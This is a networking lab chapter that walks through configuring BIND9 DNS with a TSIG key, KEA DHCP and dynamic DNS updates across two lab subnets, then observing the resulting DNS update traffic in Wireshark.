


Figure 2 – Removing the static IP address

> **NOTE:** Remember to reboot after modifying the bootlocal file

> **NOTE:** Ensure that each client device maintains its unique hostname. If two computers are assigned the same hostname, it will cause issues with the DNS records. To limit future headaches, double-check your hostnames.

8. Label and organize your network as necessary

Phase II – Modify the DNS Server

This section assumes that all configurations made in the previous chapter have carried over to this one.

1. Start NS1 and login

2. Generate a new Transaction Signature (TSIG) key to use to communicate with DHCP1

> **NOTE**: Ensure that you have the **bind9-utils** package installed! This is most likely already installed if you were using BIND in the previous chapters.

2.1. Change to root

```
> sudo -i
```

2.2. Change directories to where the key needs to reside

```
> cd /etc/bind
```

2.3. Generate a security key using TSIG (**T**ransaction **SIG**natures). This key enhances the security of your DNS operations

```
> tsig-keygen dhcp-dns > dhcp-dns.key
```

2.4. You can view your key by typing

```
> cat dhcp-dns.key
```

It should look similar to Figure 3 below, however your secret key will be different than the one posted here. Do not give your keys out to others. The following key has been modified from the original string.

```
key "dhcp-dns" {
        algorithm hmac-sha256;
        secret "I/sktcvWdgfb7DZlTURIHrqatLZAvRmMLKOsls2K1H0=";
};
```

Figure 3 – Generated TSIG key

2.5. Leave your root login

```
> exit
```

3. Modify the file permissions of ***dhcp-dns[.]key***

3.1. Change the owner and group from root to the bind user.

```
> sudo chown bind:bind /etc/bind/dhcp-dns.key
```

3.2. Change the file permissions to give read access for the group

```
> sudo chmod 640 /etc/bind/dhcp-dns.key
```

4. Modify the ***named[.]conf[.]local*** file

```
> sudo vi /etc/bind/named.conf.local
```

4.1. At the beginning of the file, before the zone declarations, include the key

```
include "/etc/bind/dhcp-dns.key";
```

```
// Config written by Kyle W.
// Do any local configuration here

include "/etc/bind/dhcp-dns.key";
```

Figure 4 – Include statement of key location

4.2. Within each zone declaration (both forward and reverse zones), add the following directive to allow them to be updated with a new policy.

> **NOTE:** The correct amount of spaces may not appear in the CLI text due to formatting, but you can reference the configuration below it. You will notice it starts at character #3 (a.k.a. after 2 spaces), and 'grant' begins at character #9.

```
  > update-policy {
grant dhcp-dns wildcard *.red.net A DHCID;
};
  > update-policy {
grant dhcp-dns wildcard *.80.30.89.in-addr.arpa PTR DHCID;
};
```

```
// FORWARD ZONE for red.net.

zone "red.net." {
  type master;
  file "/var/lib/bind/db.red.net";
  update-policy {
        grant dhcp-dns wildcard *.red.net A DHCID;
  };
};


// FORWARD ZONE for blue.net.

zone "blue.net." {
  type master;
  file "/var/lib/bind/db.blue.net";
  update-policy {
        grant dhcp-dns wildcard *.blue.net A DHCID;
  };
};


// REVERSE ZONE for red.net

zone "80.30.89.in-addr.arpa." {
  type master;
  file "/var/lib/bind/db.red.net.rev";
  update-policy {
        grant dhcp-dns wildcard *.80.30.89.in-addr.arpa PTR DHCID;
  };
};


// REVERSE ZONE for blue.net

zone "5.168.192.in-addr.arpa." {
  type master;
  file "/var/lib/bind/db.blue.net.rev";
  update-policy {
        grant dhcp-dns wildcard *.5.168.192.in-addr.arpa PTR DHCID;
  };
};
```

Figure 5 – Update policy for each zone declaration

NOTE: The DHCIDs are required by KEA for both forward (A) and reverse (PTR) records. It allows the server(s) to identify unique clients when updates are made to its records.

4.3. Save and exit the editor

4.4. Verify the configuration settings for any errors

```
> named-checkconf
```

5. Add a new static entry in the ***red[.]net*** zone files for DHCP1

5.1. Modify the forward lookup zone file. Don't forget to increase the serial count for each save.

```
> sudo vi /var/lib/bind/db.red.net
```

```
; BIND9 forward data file for red.net.
;
; Written by Kyle W.
;
$TTL    86400
$ORIGIN red.net.
@       IN      SOA     ns1.red.net. hostmaster.red.net. (
                              5         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                          86400 )       ; Negative Cache TTL
;
@       IN      NS      ns1.red.net.
ns1     IN      A       89.30.80.35
dhcp1   IN      A       89.30.80.34
```

Figure 6 – Updating static forward DNS entry

5.2. Modify the reverse lookup zone file

```
> sudo vi /var/lib/bind/db.red.net.rev
```

```
; BIND9 reverse data file for red.net.
;
; Written by Kyle W.
;
$TTL    86400
$ORIGIN 80.30.89.in-addr.arpa.
@       IN      SOA     ns1.red.net. hostmaster.red.net. (
                              5         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                          86400 )       ; Negative Cache TTL
;
@       IN      NS      ns1.red.net.
35      IN      PTR     ns1.red.net.
34      IN      PTR     dhcp1.red.net.
~
~
~
~
~
~
-- INSERT -- W10: Warning: Changing a readonly file          17,1          All
```

Figure 7 – Updating static reverse DNS entry

6. Remove all client static entries in the ***blue[.]net*** zone files

    6.1. Modify the forward lookup zone file

```
> sudo vi /var/lib/bind/db.blue.net
```

```
; BIND9 forward data file for red.net.
;
; Written by Kyle W.
;
$TTL    86400
$ORIGIN blue.net.
@       IN      SOA     ns1.red.net. hostmaster.red.net. (
                              6         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                          86400 )       ; Negative Cache TTL
;
@       IN      NS      ns1.red.net.

~
~
~
```

Figure 8 – Purging static forward DNS entries for an internal subnet

6.2. Modify the reverse lookup zone file

```
> vi /var/lib/bind/db.blue.net.rev
```




Figure 9 – Purging static reverse DNS entries for an internal subnet

7. Restart the DNS server and verify that it is running

```
> sudo systemctl restart named.service
```

```
> systemctl status named.service
```

NOTE: Errors at this stage are likely due to incorrect permissions on the key file. Ensure that both the owner (bind) and group (bind) can read the file.

8. Start and enable Systemd's time synchronization daemon

```
> sudo systemctl start systemd-timesyncd.service
```

```
> sudo systemctl enable systemd-timesyncd.service
```

Phase III – Configuring the DHCP Server

The following section outlines the configuration of the DHCP daemon for the network. This will also give some practice on transferring files to another machine so the same secret key is on both the DNS and DHCP server.

1. Start DHCP1 and login

1.1. Modify the machine's hostname to **dhcp1** and restart the machine from the terminal.

```
> sudo hostnamectl hostname dhcp1
```

1.2. Modify the netplan for DNS – Refer to (Chapter 25, Phase III, Step 3)

1.3. Verify that the name server information is correctly pointing towards **ns1** (89.30.80.35) and that the current domain is **red[.]net**

```
> resolvectl status
```

```
student@dhcp1:~$ resolvectl status
Global
         Protocols: -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported
  resolv.conf mode: stub

Link 2 (enp0s3)
    Current Scopes: DNS
         Protocols: +DefaultRoute -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported
Current DNS Server: 89.30.80.35
       DNS Servers: 89.30.80.35
        DNS Domain: red.net
student@dhcp1:~$
```

Figure 10 – Output of resolve status

2. Having all elements in a network synchronized to the same time is critical. SNTP clients provide this service. Linux uses Systemd's timesync daemon to provide SNTP packets. Start it and enable (start on boot) the service by typing

```
> systemctl start systemd-timesyncd.service
```

```
> systemctl enable systemd-timesyncd.service
```

2.1. Transfer the key file from NS1 to the primary user's home directory in DHCP1 if you

cannot copy-paste the private key.

> **NOTE:** The default user for the machines in this lab is student; be sure to change the following commands as necessary to suit your machine(s). If you are using one machine for both DHCP and DNS you can skip this part. This section can help those who do not have a bidirectional clipboard enabled.

2.1.1. Login to the NS1 terminal from the DHCP server

```
> ssh student@89.30.80.35
```

> **NOTE:** You should see the hostname change to ***ns1*** when you login successfully.

2.1.2. Switch to the root user

```
> sudo su
```

2.1.3. Use the Secure Copy (SCP) command to make a copy of ***dhcp-dns[.]key*** to the primary user of DHCP1

```
> scp /etc/bind/dhcp-dns.key student@89.30.80.34:/home/student
```

2.1.4. Exit from root

```
> exit
```

2.1.5. Exit the SSH session

```
> exit
```

2.1.6. Verify that you see the key in your home directory

```
> ls -l ~
```

2.2. Modify the permissions for the key file on the DHCP server

2.2.1. Ensure that the owner and group are both ***root***

```
> sudo chown root:root ~/dhcp-dns.key
```

2.2.2. Change the permissions to remove read access from others

```
> sudo chmod 640 ~/dhcp-dns.key
```

2.2.3. Move the file to the DHCP configuration directory

```
> sudo mv ~/dhcp-dns.key /etc/kea
```

2.2.4. KEA reads keys following a JSON format, however the current ***dhcp-dns[.]key*** is not in JSON. Modify the extension of the file from ***[.]key*** to ***[.]json*** by first going into the ***/etc/kea*** directory

```
> cd /etc/kea
> mv dhcp-dns.key dhcp-dns.json
```

2.3. Format the file to the following. This file will be used in a later step

```
"tsig-keys": [
  {
    "name": "dhcp-dns",
    "algorithm": "HMAC-SHA256",
    "secret": "I/sktcvWdgfb7DZlTURIHrqatLZAvRmMLKOsls2K1H0="
  }
]
```

Figure 11 – TSIG key file formatted in JSON

> **NOTE:** Ensure it is exactly in this JSON format. Though your key is likely different, transferring it from NS1 allows an easier way to see and copy the "secret" instead of going back and forth between machines to type each character.

3. Modify the KEA DHCP configuration file to support both subnets and their domains

```
> sudo vi /etc/kea/kea-dhcp4.conf
```

3.1. Include global parameters that apply to all subnets and the new RNDC key file

> **NOTE:** Use your information that applies to your network. Tester HVH used red.net (**10.10.10.0/29**) and blue.net (192.168.5.0/24). Tester Kyle used red.net (**89.30.80.32/29**) and blue.net (192.168.5.0/24). Also, remember KEA uses a JSON format. When taking a screenshot of the full file, the text appeared too small, so we broke it up into three parts. Keep in mind that each part is part of the same file

```
// Config written by Kyle W.
// The file starts at the opening curly brace below

{
"Dhcp4": {
    // This line begins at 4 spaces
    // This section/subsection is in multiples of 4
    // <tabe> is 8 spaces

    // This section tells the server what interface to work on
    "interfaces-config": {
        "interfaces": [ "enp0s3" ]
        // "dhcp-socket-type": "udp"
    },

    "control-socket": {
        "socket-type": "unix",
        "socket-name": "/run/kea/kea4-ctrl-socket"
    },

    // The lease database holds records of PCs to IPs
    "lease-database": {
        "type": "memfile",
        "lfc-interval": 3600
    },

    // Globbal parameters
    "renew-timer": 900,
    "rebind-timer": 1800,
    "valid-lifetime": 3600,

//------------------------------- first screenshot above this line

// ------------------------------- second screenshot below this line
```

Figure 12 – Part one of long configuration

3.2. Add the pools, router data, and the DDNS suffix for each subnet included in our BIND9 DNS server

```
// ------------------------------ second screenshot below this line

    "subnet4": [
        {
            // Each subnet identifier should be unique for each subnet
            "id": 1,

            // Each subnet should have its own space and pool
            "subnet": "10.10.10.0/29",
            "pools": [ { "pool": "10.10.10.3 - 10.10.10.5" } ],
            "ddns-qualifying-suffix": "red.net.",

            "option-data": [
                {
                    "name": "routers",
                    "data": "10.10.10.1"
                }
            ]
        },

        {
            "id": 2,
            "subnet": "192.168.5.0/24",
            "pools": [ { "pool": "192.168.5.100 - 192.168.5.200" } ],
            "ddns-qualifying-suffix": "blue.net",

            "option-data": [
                {
                    "name": "routers",
                    "data": "192.168.5.1"
                }
            ]
        }

    ],


// ------------------------------ second screenshot above this line
```

Figure 13 – Part two of long configuration

3.3. Add updates for Dynamic DNS (DDNS)

```
// ------------------------------ third screenshot below this line

        "dhcp-ddns": {
            "enable-updates": true
        },

        "ddns-override-client-update": true

// End config with curly braces below

}
}
```

Figure 14 – Part three of long configuration

3.4. Check the file for any errors

```
> kea-dhcp4 -t /etc/kea/kea-dhcp4.conf
```

NOTE: Read the output of the file check command. There is a difference between errors (something wrong), warnings (something not configured), and info (just information). You will get warnings about QUEUE CONTROL and MULTI-THREADING because we didn't configure those options.

3.5. Here is an example of the full configuration for reference

```
// config written by kyle
// 2024.09.23

{
"Dhcp4": {
    // 4 spaces
    // this tells the server what network interface to listen for requests on
    "interfaces-config": {
        "interfaces": [ "enp0s3" ]
        // "dhcp-socket-type": "udp"
    },

    // The database holds records of what computers have what IPs
    "lease-database": {
        "type": "memfile",
        "lfc-interval": 3600
    },

    // Global parameters
    "renew-timer": 900,
    "rebind-timer": 1800,
    "valid-lifetime": 3600,

    // Global DNS info. Applies to all subnets.
    "option-data": [
        {
            "name": "domain-name-servers",
            "data": "89.30.80.35"
        },
    ],

    "subnet4": [
        {
            // Subnet identifier should be unique for each subnet.
            "id": 1,

            // Each subnet should have its address space and pool.
            "subnet": "89.30.80.32/29",
            "pools": [ { "pool": "89.30.80.36 - 89.30.80.39" } ],
            "ddns-qualifying-suffix": "red.net.",

            "option-data": [
                {
                    "name": "routers",
                    "data": "89.30.80.33"
                }
            ]
        },

        {
            // Subnet identifier should be unique for each subnet.
            "id": 2,

            // Each subnet should have its address space and pool.
            "subnet": "192.168.5.0/24",
            "pools": [ { "pool": "192.168.5.100 - 192.168.5.200" } ],
            "ddns-qualifying-suffix": "blue.net.",

            "option-data": [
                {
                    "name": "routers",
                    "data": "192.168.5.1"
                }
            ]
        }
        ],

    "dhcp-ddns": {
        "enable-updates": true
```

Figure 15 – Full DHCP config

3.6. Restart the DHCP service

```
> sudo systemctl restart kea-dhcp4-server.service
```

3.7. Check its status

```
> systemctl status kea-dhcp4-server.service
```




Figure 16 – Status of DHCP service

3.8. Ensure that each client in ***blue[.]net*** is able to receive an IP address.

3.8.1. Login to the terminal of PC1

3.8.2. Verify it was assigned an IP address

```
> ifconfig
```




Figure 17 – Tiny Core static IP verification

3.8.3. Repeat for the other two client devices

Phase IV – Configuring the DDNS file on the DHCP server

The Dynamic DNS (DDNS) file is used by KEA to ensure that updated IP addresses are correctly mapped to their corresponding domain names. Since DHCP leases IP addresses for limited durations, a device's IP may change over time. In the previous chapters, the A and PTR records were statically configured to map IPs to domain names (e.g., blue.net). However, in this chapter, those records must be dynamically updated as the DHCP server assigns new leases. This process automates both IP address assignment and real-time DNS record updates.

1. Edit KEA's DDNS file

```
> sudo vi /etc/kea/kea-dhcp-ddns.conf
```

1.1. Add global parameters to the file. Note that the IP address is a loopback

```
// Config written by Kyle W.

{
"DhcpDdns": {

    "ip-address": "127.0.0.1",
    "port": 53001,
    "control-socket": {
        "socket-type": "unix",
        "socket-name": "/run/kea/kea-ddns-ctrl-socket"
  },
```

Figure 18 – Beginning of KEA DDNS file

1.2. Include the ***dhcp-dns[.]json*** file into this configuration below the global parameters

```
  > <?include "/etc/kea/dhcp-dns.json"?>
```

```
// Config written by Kyle W.

{
"DhcpDdns": {

    "ip-address": "127.0.0.1",
    "port": 53001,
    "control-socket": {
        "socket-type": "unix",
        "socket-name": "/run/kea/kea-ddns-ctrl-socket"
  },

  <?include "/etc/kea/dhcp-dns.json"?>,


// FORWARD ZONE INFO FOR DHCP SERVER TO KNOW
```

Figure 19 – Addition of include statement under DDNS global parameters

```
// tsig key format if wanted within the file instead of using an *include* statement
    "tsig-keys": [
        {
            "name": "dhcp-dns",
            "algorithm": "HMAC-SHA256",
            "secret":  "I/sktcvWdgfb7DZlTURIHrqatLZAvRmMLKOsls2K1H0="
        }
    ]
```

Figure 20 – TSIG key format within DDNS file

NOTE: It is best practice to include a file for key(s). However, KEA allows TSIG keys to be in the DDNS file if wanted. It is best practice because messing with a large JSON file has a higher potential for mistakes to be made. This reduces the risk. If you want to include it in the file, use the below configuration for reference.

1.3. Add the forward lookup information

```
// FORWARD ZONE INFO FOR DHCP SERVER TO KNOW
  "forward-ddns" : {
        "ddns-domains" : [
            {
                "name": "red.net",
                "key-name": "dhcp-dns",
                "dns-servers": [
                    { "ip-address": "89.30.80.35" }
                ]
            },
            {
                "name": "blue.net.",
                "key-name": "dhcp-dns",
                "dns-servers": [
                    { "ip-address": "89.30.80.35" }
                ]
            }
        ]
  },
```

Figure 21 – DDNS forward lookup information

1.4. Add the reverse lookup information

```
// REVERSE ZONE INFO FOR DHCP SERVER TO KNOW
  "reverse-ddns" : {
        "ddns-domains" : [
            {
                "name": "80.30.89.in-addr.arpa.",
                "key-name": "dhcp-dns",
                "dns-servers": [
                    { "ip-address": "89.30.80.35" }
                ]
            },
            {
                "name": "5.168.192.in-addr.arpa.",
                "key-name": "dhcp-dns",
                "dns-servers": [
                    { "ip-address": "89.30.80.35" }
                ]
            }
        ]
  },
```

Figure 22 – DDNS reverse lookup information

1.5. Add KEA's default logging information if it is not already there as the last step. We are keeping the default values for everything

```
// Logging configuration starts here.
  "loggers": [
    {
        // This specifies the logging for D2 (DHCP-DDNS) daemon.
        "name": "kea-dhcp-ddns",
        "output_options": [
            {
                "output": "stdout",
                "pattern": "%-5p %m\n"

                // This specifies the maximum size of the file before it is
                // rotated.
                // "maxsize": 1048576,

                // This specifies the maximum number of rotated files to keep.
                // "maxver": 8
            }
        ],
        // This specifies the severity of log messages to keep. Supported values
        // are: FATAL, ERROR, WARN, INFO, DEBUG
        "severity": "INFO",

        "debuglevel": 0
    }
  ]
```

Figure 23 – DDNS default logging information

1.6. Final configuration reference

```
// Config written by Kyle W.
// This is the complete DDNS file

{
"DhcpDdns":
{
    "ip-address": "127.0.0.1",
    "port": 53001,
    "control-socket": {
      "socket-type": "unix",
      "socket-name": "/run/kea/kea-ddns-ctrl-socket"
    },

    <?include "/etc/kea/dhcp-dns.json"?>,

// FORWARD ZONE INFO FOR DHCP SERVER TO KNOW
    "forward-ddns": {
      "ddns-domains": [
        {
          "name": "red.net",
          "key-name": "dhcp-dns",
          "dns-servers": [
            { "ip-address": "89.30.80.35" }
          ]
        },
        {
          "name": "blue.net.",
          "key-name": "dhcp-dns",
          "dns-servers": [
            { "ip-address": "89.30.80.35" }
          ]
        }
      ]
    },

// REVERSE ZONE INFO FOR DHCP SERVER TO KNOW
    "reverse-ddns": {
      "ddns-domains": [
        {
          "name": "80.30.89.in-addr.arpa.",
          "key-name": "dhcp-dns",
          "dns-servers": [
            { "ip-address": "89.30.80.35" }
          ]
        },
        {
          "name": "5.168.192.in-addr.arpa.",
          "key-name": "dhcp-dns",
          "dns-servers": [
            { "ip-address": "89.30.80.35" }
          ]
        }
      ]
    },

// Logging configuration starts below
    "loggers": [
      {
        "name": "kea-dhcp-ddns",
        "output_options": [
          {
            "output": "stdout",
            "pattern": "%-5p %m\n"

            // This specifies the maximum size of the file before it is
```

Figure 24 – Final DDNS config

2. Modify permissions of the file so KEA can access it

```
> sudo chown _kea:root kea-dhcp-ddns.conf”
```

3. Check the configuration file for any errors

```
> kea-dhcp-ddns -t kea-dhcp-ddns.conf
```

NOTE: If you encounter an error stating “Can’t open include file /etc/kea/dhcp-dns.json,” simply rerun the command with sudo or root privileges. This is because we just changed the file permissions so only root and kea can access it.

4. Restart the service and check its status

```
> sudo systemctl restart kea-dhcp-ddns-server.service
```

```
> systemctl status isc-kea-dhcp-ddns-server.service
```

```
student@dhcp1:/etc/kea$ sudo systemctl restart kea-dhcp-ddns-server.service
student@dhcp1:/etc/kea$ systemctl status kea-dhcp-ddns-server.service
● kea-dhcp-ddns-server.service - Kea DDNS Service
     Loaded: loaded (/usr/lib/systemd/system/kea-dhcp-ddns-server.service; enabled; preset: enabled)
     Active: active (running) since Sat 2025-04-12 21:35:57 UTC; 2s ago
       Docs: man:kea-dhcp-ddns(8)
   Main PID: 3467 (kea-dhcp-ddns)
      Tasks: 5 (limit: 4605)
     Memory: 1.7M (peak: 2.1M)
        CPU: 7ms
     CGroup: /system.slice/kea-dhcp-ddns-server.service
             └─3467 /usr/sbin/kea-dhcp-ddns -c /etc/kea/kea-dhcp-ddns.conf

Apr 12 21:35:57 dhcp1 systemd[1]: Started kea-dhcp-ddns-server.service - Kea DDNS Service.
Apr 12 21:35:57 dhcp1 kea-dhcp-ddns[3467]: 2025-04-12 21:35:57.256 INFO  [kea-dhcp-ddns.dctl/3467.135002050976832] DCTL_STARTING DhcpDdns starting, pid: 3467, version: 2.4.1 (stable)
Apr 12 21:35:57 dhcp1 kea-dhcp-ddns[3467]: INFO  COMMAND_ACCEPTOR_START Starting to accept connections via unix domain socket bound to /run/kea/kea-ddns-ctrl-socket
Apr 12 21:35:57 dhcp1 kea-dhcp-ddns[3467]: INFO  DCTL_CONFIG_COMPLETE server has completed configuration: listening on 127.0.0.1, port 53001, using UDP
Apr 12 21:35:57 dhcp1 kea-dhcp-ddns[3467]: INFO  DHCP_DDNS_STARTED Kea DHCP-DDNS server version 2.4.1 started
student@dhcp1:/etc/kea$
```

Figure 25 – KEA DDNS service status

5. Troubleshoot as necessary before proceeding to the next section

Phase V – Wireshark Captures

Now that our network is set up, let’s watch some live packet captures to see what DNS queries look like in action.

1. Start a Wireshark capture between NS1 and the switch

2. Test the dynamic DNS updates

    2.1. In Wireshark, filter for ***DNS.*** Then start up one of the TinyCore computers.




Figure 26 – DNS traffic

    2.2. In the NS1 terminal, start monitoring the system log

```
> tail -f /var/log/syslog
```

    2.3. Reboot PC1 and watch the logs for the DHCP handshake and zone file mapping




Figure 27 – Output of logs

    2.4. In the Wireshark window, you should see *DNS Update* packets

